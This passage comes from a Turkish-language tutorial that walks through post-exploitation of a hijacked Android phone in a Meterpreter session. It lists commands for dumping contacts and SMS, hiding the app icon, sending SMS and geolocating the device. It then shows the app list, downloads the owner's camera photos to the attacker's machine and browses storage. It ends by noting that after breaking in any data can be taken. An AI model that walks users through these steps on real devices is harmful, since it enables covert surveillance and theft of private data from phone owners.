dump_contacts	Get contacts list
dump_sms	Get sms messages
geolocate	Get current lat-long using geolocation
hide_app_icon	Hide the app icon from the launcher
interval_collect	Manage interval collection capabilities
send_sms	Sends SMS from target session
set_audio_mode	Set Ringer Mode
sqlite_query	Query a SQLite database from storage
wakelock	Enable/Disable Wakelock
wlan_geolocate	Get current lat-long using WLAN information

Ayrıca kamera, ses çıkışı ve Android komutlarını da görmekteyiz.

Bunların hepsine help komutu ile eriştik.


Erişim tamamlandığına göre birkaç uygulama yapalım.

```
meterpreter > app_list
Application List

Name                                     Package                                     Runni
ng IsSystem                               ng

2 Button Navigation Bar                 com.android.internal.systemui.navbar.twobutton   false
true
3 Button Navigation Bar                 com.android.internal.systemui.navbar.threebutton  false
true
Amaze                                    com.amaze.filemanager                             false
true
Android Keyboard (AOSP)                 com.android.inputmethod.latin                    false
true
Android Open Source Music Player        com.android.music                                 false
true
Android Q Easter Egg                   com.android.egg                                   false
true
Android Services Library                android.ext.services                              false
true
Android Shared Library                  android.ext.shared                                false
true
Android System                          android                                             false
true
Android System WebView                  com.android.webview                               false
true
Basic Daydreams                         com.android.dreams.basic                         false
true
Black                                   com.android.theme.color.black                    false
true
Blocked Numbers Storage                 com.android.providers.blockednumber               false
true
Bluetooth                               com.android.bluetooth                             false
true
Bluetooth MIDI Service                  com.android.bluetoothmidiservice                  false
true
Bookmark Provider                       com.android.bookmarkprovider                      false
true
Calendar                                com.android.calendar                              false
Twitter                                 com.twitter.android                               false
```

App_list komutuyla cihaz üzerinde bulunan tüm uygulamaları listeleyebiliriz.




Cihazda bulunan iki fotoğrafı görmekteyiz. Bunları kendi bilgisayarımıza indirmeyi deneyelim.

“download” komutu ve iki eğik çizgi koyarak fotoğrafların bulunduğu dosyanın yolunu yazıyoruz. İndirilen dosyalar ve bilgisayarınızda indirilen yerin yolunu görmekteyiz.

```
meterpreter > download sdcard//DCIM//Camera
[-] stdapi_fs_ls: Operation failed: 1
meterpreter >
meterpreter > download //sdcard//DCIM//Camera
[*] downloading: //sdcard//DCIM//Camera/IMG_20210811_075535.jpg -> /home/derya/Camera/IMG_20210811_075535.jpg
[*] download : //sdcard//DCIM//Camera/IMG_20210811_075535.jpg -> /home/derya/Camera/IMG_20210811_075535.jpg
[*] downloading: //sdcard//DCIM//Camera/IMG_20210811_075539.jpg -> /home/derya/Camera/IMG_20210811_075539.jpg
[*] download : //sdcard//DCIM//Camera/IMG_20210811_075539.jpg -> /home/derya/Camera/IMG_20210811_075539.jpg
meterpreter > 
```

Gidip kontrol edelim..



Çıktının gösterdiği dosya adresine gittiğimizde fotoğrafların başarıyla indiğini görebiliriz.

İndirme işlemlerini kolaylıkla örnekte gördüğümüz gibi yapabiliriz.

```
meterpreter > cd //sdcard
meterpreter > dir
Listing: /storage/emulated/0

Mode                Size      Type    Last modified          Name
-----
40776/rwxrwxrwx-  4096    dir    2021-08-10 03:23:48 -0400 Alarms
40776/rwxrwxrwx-  4096    dir    2021-08-10 04:47:28 -0400 Android
40776/rwxrwxrwx-  4096    dir    2021-08-11 07:55:30 -0400 DCIM
40776/rwxrwxrwx-  4096    dir    2021-08-11 07:44:55 -0400 Download
40776/rwxrwxrwx-  4096    dir    2021-08-10 03:23:48 -0400 Movies
40776/rwxrwxrwx-  4096    dir    2021-08-10 03:23:48 -0400 Music
40776/rwxrwxrwx-  4096    dir    2021-08-10 03:23:48 -0400 Notifications
40776/rwxrwxrwx-  4096    dir    2021-08-11 08:21:06 -0400 Pictures
40776/rwxrwxrwx-  4096    dir    2021-08-10 03:23:48 -0400 Podcasts
40776/rwxrwxrwx-  4096    dir    2021-08-10 03:23:48 -0400 Ringtones
```

“cd” komutuyla dizine gidip, “dir” komutu ile de bulunduğunuz dizinin içindekileri görüntüleyebilirsiniz.

Kullanımı Linux terminal komutlarıyla benzer olup karmaşık değildir. Bir kere sızdıktan sonra istediğiniz veriyi bu şekilde elde edebilirsiniz.